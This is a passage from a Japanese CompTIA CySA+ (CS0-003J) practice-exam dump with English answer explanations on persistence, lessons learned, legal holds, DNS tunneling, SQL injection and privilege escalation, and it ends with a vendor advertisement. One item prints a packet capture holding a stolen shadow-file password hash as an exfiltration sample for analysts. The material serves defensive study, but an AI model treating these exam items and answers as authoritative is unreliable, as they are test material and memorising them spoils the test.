B. データの漏洩を可能にするためにネットワーク ドライブが追加されました
C. システム起動時に新しいプログラムが実行されるように設定されました。
D. 192.168.1.10 のホスト ファイアウォールが無効になりました。
正解: (正解を表示します)
A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/training/books/cysa-cs0-002-study-guide

質問: **228**
インシデント対応チームは重大なセキュリティ インシデントへの対応を終了しました。経営陣は主任アナリストに対し、学んだ教訓を含む事後報告書の提出を求めた。学んだ教訓を含める理由として最も考えられるのは次のうちどれですか?
A. インシデント報告に関する規制要件を満たすため
B. 他部門の責任を追及するため
C. インシデント対応プロセスの改善点を特定するため
D. 組織のインシデント対応チームの注目すべき実践を強調するため
正解: (正解を表示します)
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

質問: **229**
ある組織が弁護士から法的保留要請を受け取りました。この要請は、係争中のベンダー契約に関連するメールに関するものです。セキュリティチームが要請への対応を確実にするために最初にとるべき手順は次のうちどれですか？
A. 他のベンダーにリクエストを公開する。
B. 関係部署に通知し、関連する可能性のある情報を保全する。
C. 弁護士の要請から始まる保管管理の連鎖を確立する。
D. サーバー上のメールボックスをバックアップし、弁護士にコピーを提供してください。
正解: (正解を表示します)
The first step for the security team when receiving a legal hold request is to notify the relevant departments to preserve all potentially relevant information. This ensures that no data is altered, deleted, or otherwise tampered with, which is critical for maintaining the integrity of the evidence. Preserving information includes emails, documents, and any other data that might be relevant to the legal matter. Establishing a chain of custody and backing up data are also important steps, but notifying the involved parties is the immediate priority to prevent data loss.

質問: **230**
定期的なレビュー中に、セキュリティアナリストはローカルネットワークワークステーションへのトラフィック量が異常に多いことを発見しました。アナリストはトラフィックをpcapファイルに抽出します。内容を分析するために、アナリストはコマンドtcpdump -n -r file.pcap udp and port 53を実行し、次の出力を受け取ります。



```
     0x0450:  3a21 3a31 3938 3337 3a3a 3a3a 3a3a 0a67  :!:19837::::::.g
     0x0460:  6e6f 6d65 2d69 6e69 7469 616c 2d73 6574  nome-initial-set
     0x0470:  7570 3a21 3a31 3938 3337 3a3a 3a3a 3a3a  up:!:19837::::::
     0x0480:  0a67 646d 3a21 3a31 3938 3337 3a3a 3a3a  .gdm:!:19837::::
     0x0490:  3a3a 0a6e 6d2d 6f70 656e 7670 6e3a 213a  ::.nm-openvpn:!:
     0x04a0:  3139 3833 373a 3a3a 3a3a 3a0a 676e 6f6d  19837::::::.gnom
     0x04b0:  652d 7265 6d6f 7465 2d64 6573 6b74 6f70  e-remote-desktop
     0x04c0:  3a21 2a3a 3139 3833 393a 3a3a 3a3a 3a0a  :!*:19839::::::.
     0x04d0:  636f 6d70 7469 6173 6d65 3a24 3624 6634  comptiasme:$6$f4
     0x04e0:  4d42 7070 6e7a 744e 3771 6a52 4c6f 2451  MBppnztN7qjRLo$Q
     0x04f0:  4661 504f 3534 764c 4f58 504c 5571 436a  FaPO54vLOXPLUqCj
     0x0500:  6656 4e59 6c75 4261 6555 616f 6c6e 7158  fVNYluBaeUaolnqX
     0x0510:  334d 4e76 7150 576d 3476 4544 3958 5571  3MNvqPWm4vED9XUq
     0x0520:  5a5a 3368 705a 584e 6b76 646c 416f 5061  ZZ3hpZXNkvdlAoPa
     0x0530:  484c 5930 392f 654b 776d 2e44 6b61 6d48  HLY09/eKwm.DkamH
     0x0540:  7055 7464 2f3a 3139 3833 393a 303a 3939  pUtd/:19839:0:99
     0x0550:  3939 393a 373a 3a3a 0a73 7368 643a 213a  999:7:::.sshd:!:
     0x0560:  3139 3833 393a 3a3a 3a3a 3a0a            19839::::::.
15:24:49.331226  IP 10.203.20.10.50369 > b.resolvers.level3.net.domain: 10344+ PTR? 12.20.203.10.in-addr.arpa.
     0x0000:  4500 0047 9d1c 4000 4011 78b1 0acb 140a  E..G..@.@.x.....
     0x0010:  0402 0202 c4c1 0035 0033 251d 2868 0100  .......5.3%.(h..
     0x0020:  0001 0000 0000 0000 0231 3202 3230 0332  .........12.20.2
     0x0030:  3033 0231 3007 696e 2d61 6464 7204 6172  03.10.in-addr.ar
     0x0040:  7061 0000 0c00 01                        pa.....
15.24.49.334271 IP b.resolvers.level3.net.domain > 10.203.20.10.50369: 10344 NXDomain* 0/1/0 (102)
     0x0000:  4500 0082 1924 0000 3511 476f 0402 0202  E....$..5.Go....
     0x0010:  0acb 140a 0035 c4c1 006e 2cb7 2868 8583  .....5...n,.(h..
     0x0020:  0001 0000 0001 0000 0231 3202 3230 0332  .........12.20.2
     0x0030:  3033 0231 3007 696e 2d61 6464 7204 6172  03.10.in-addr.ar
```

アナリストはpcap分析に基づいて、次のうちどの結論に達するでしょうか？

A. トラフィックはメータープレターペイロードの配信を捕捉しました。
B. トラフィックからデータ漏洩が判明しました。
C. トラフィックから構造化照会言語インジェクション攻撃が検出されました。
D. このトラフィックはドメインネームシステムセキュリティ拡張機能に関連しています。
E. Unixベースのネットワークではトラフィックは正常です。

正解: **B** (コメントを発表する)

The tcpdump filter (udp and port 53) isolates DNS traffic. In the output, the analyst can see DNS queries /responses, including PTR lookups and NXDomain responses. What makes this suspicious is the context ("unusual volume of traffic") combined with the appearance of encoded/high-entropy-looking content embedded in the DNS-related data in the capture.

This pattern strongly aligns with DNS tunneling, a technique used to move data (including stolen data) inside DNS queries because DNS (port 53) is widely allowed and often less inspected. In other words, the capture indicates a covert channel over DNS consistent with data exfiltration.

The All-in-One CySA+ CS0-003 guide explicitly describes DNS tunneling as an exfiltration method:

Exact extract (All-in-One Exam Guide):

"Domain Name System (DNS) tunneling, for example, is a method of sending data via encoded DNS queries... Hunters will need to keep an eye out for abnormal DNS queries or unusually high query volumes." That maps directly to this scenario:


* You were told there is an unusual volume of traffic.
* The traffic is DNS (UDP/53).
* The output shows encoded/abnormal-looking DNS content, consistent with "sending data via encoded DNS queries." The Sybex CySA+ Study Guide reinforces that DNS queries can be used as covert channels (including encoded/encrypted data inside DNS requests), and that abnormal DNS patterns are IoCs:

Exact extract (Sybex Study Guide):

"DNS tunneling is another potential issue that can be monitored... DNS queries that include encoded or encrypted data are potential IoCs to watch for." Why the other options are not supported by the pcap output
* A (Meterpreter payload delivery): Meterpreter delivery is not something you'd typically conclude from DNS-only traffic unless you see very specific exploit/payload staging indicators; the capture shown is DNS query/response behavior consistent with tunneling, not a clear Meterpreter staging pattern.
* C (SQL injection): SQLi evidence is normally visible in HTTP(S) requests, parameters, URIs, or server responses-nothing in the DNS-only view indicates SQLi payloads.
* D (DNSSEC): DNSSEC would be indicated by DNSSEC-specific records/flags (e.g., DNSKEY/DS
/RRSIG/NSEC, DO bit usage). The shown traffic is not presented as DNSSEC validation traffic; the suspicious element is encoded/high-entropy data consistent with tunneling.
* E (Normal Unix-based traffic): "Normal" is contradicted by the scenario's stated unusual traffic volume and by the presence of encoded/abnormal DNS content consistent with tunneling IoCs.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): DNS tunneling = sending data via encoded DNS queries; watch for abnormal queries / high volume
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): DNS tunneling and DNS queries containing encoded/encrypted data are IoCs

質問: **231**
最近のセキュリティ インシデントを受けて、最高情報セキュリティ責任者は、環境内の悪意のある行為者の可視性と報告の向上に取り組んでいます。目標は、横方向の移動やデータ漏洩の可能性を防ぐ時間を短縮することです。次の技術のうちどれが改善を最もよく達成しますか?
A. 平均検出時間
B. 平均応答時間
C. 平均修復時間
D. サービスレベル契約の稼働時間
正解: **(**正解を表示します**)**
Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

質問: **232**
セキュリティ アナリストは、PII データを保存する Web アプリケーションの次の Arachni スキャン結果をレビューします。



最初に修正する必要があるのは次のうちどれですか?

A. SQL インジェクション

B. 情報提供依頼

C. XSS

D. コードインジェクション

正解: (正解を表示します)

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application.

These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries12. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution34.

Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks5. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface Arachni/arachni Wiki GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

質問: **233**
ある組織の脅威インテリジェンスチームは、攻撃者による権限昇格の手順に最近見られる傾向を指摘している。
複数の脅威グループが、Windowsのネイティブツールを使用してシステム制御を回避し、特権資格情報を使用してコマンドを実行していることが確認されています。このような攻撃の成功率を低下させるのに最も効果的な制御策は次のうちどれでしょうか？
A. 管理者アカウントによるあらゆる操作を無効にします。
B. すべての内部リソースに対してMFA要件を実装する。
C. 不要なサービスを無効化または削除してシステムを強化します。
D. 信頼できないアプリケーションの実行をブロックする制御を実装します。
正解: **(**正解を表示します**)**
Implementing controls to block execution of untrusted applications can prevent privilege escalation attacks that leverage native Windows tools, such as PowerShell, WMIC, or Rundll32. These tools canbe used by attackers to run malicious code or commands with elevated privileges, bypassing system security policies and controls. By restricting the execution of untrusted applications, organizations can reduce the attack surface and limit the potential damage of privilege escalation attacks.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」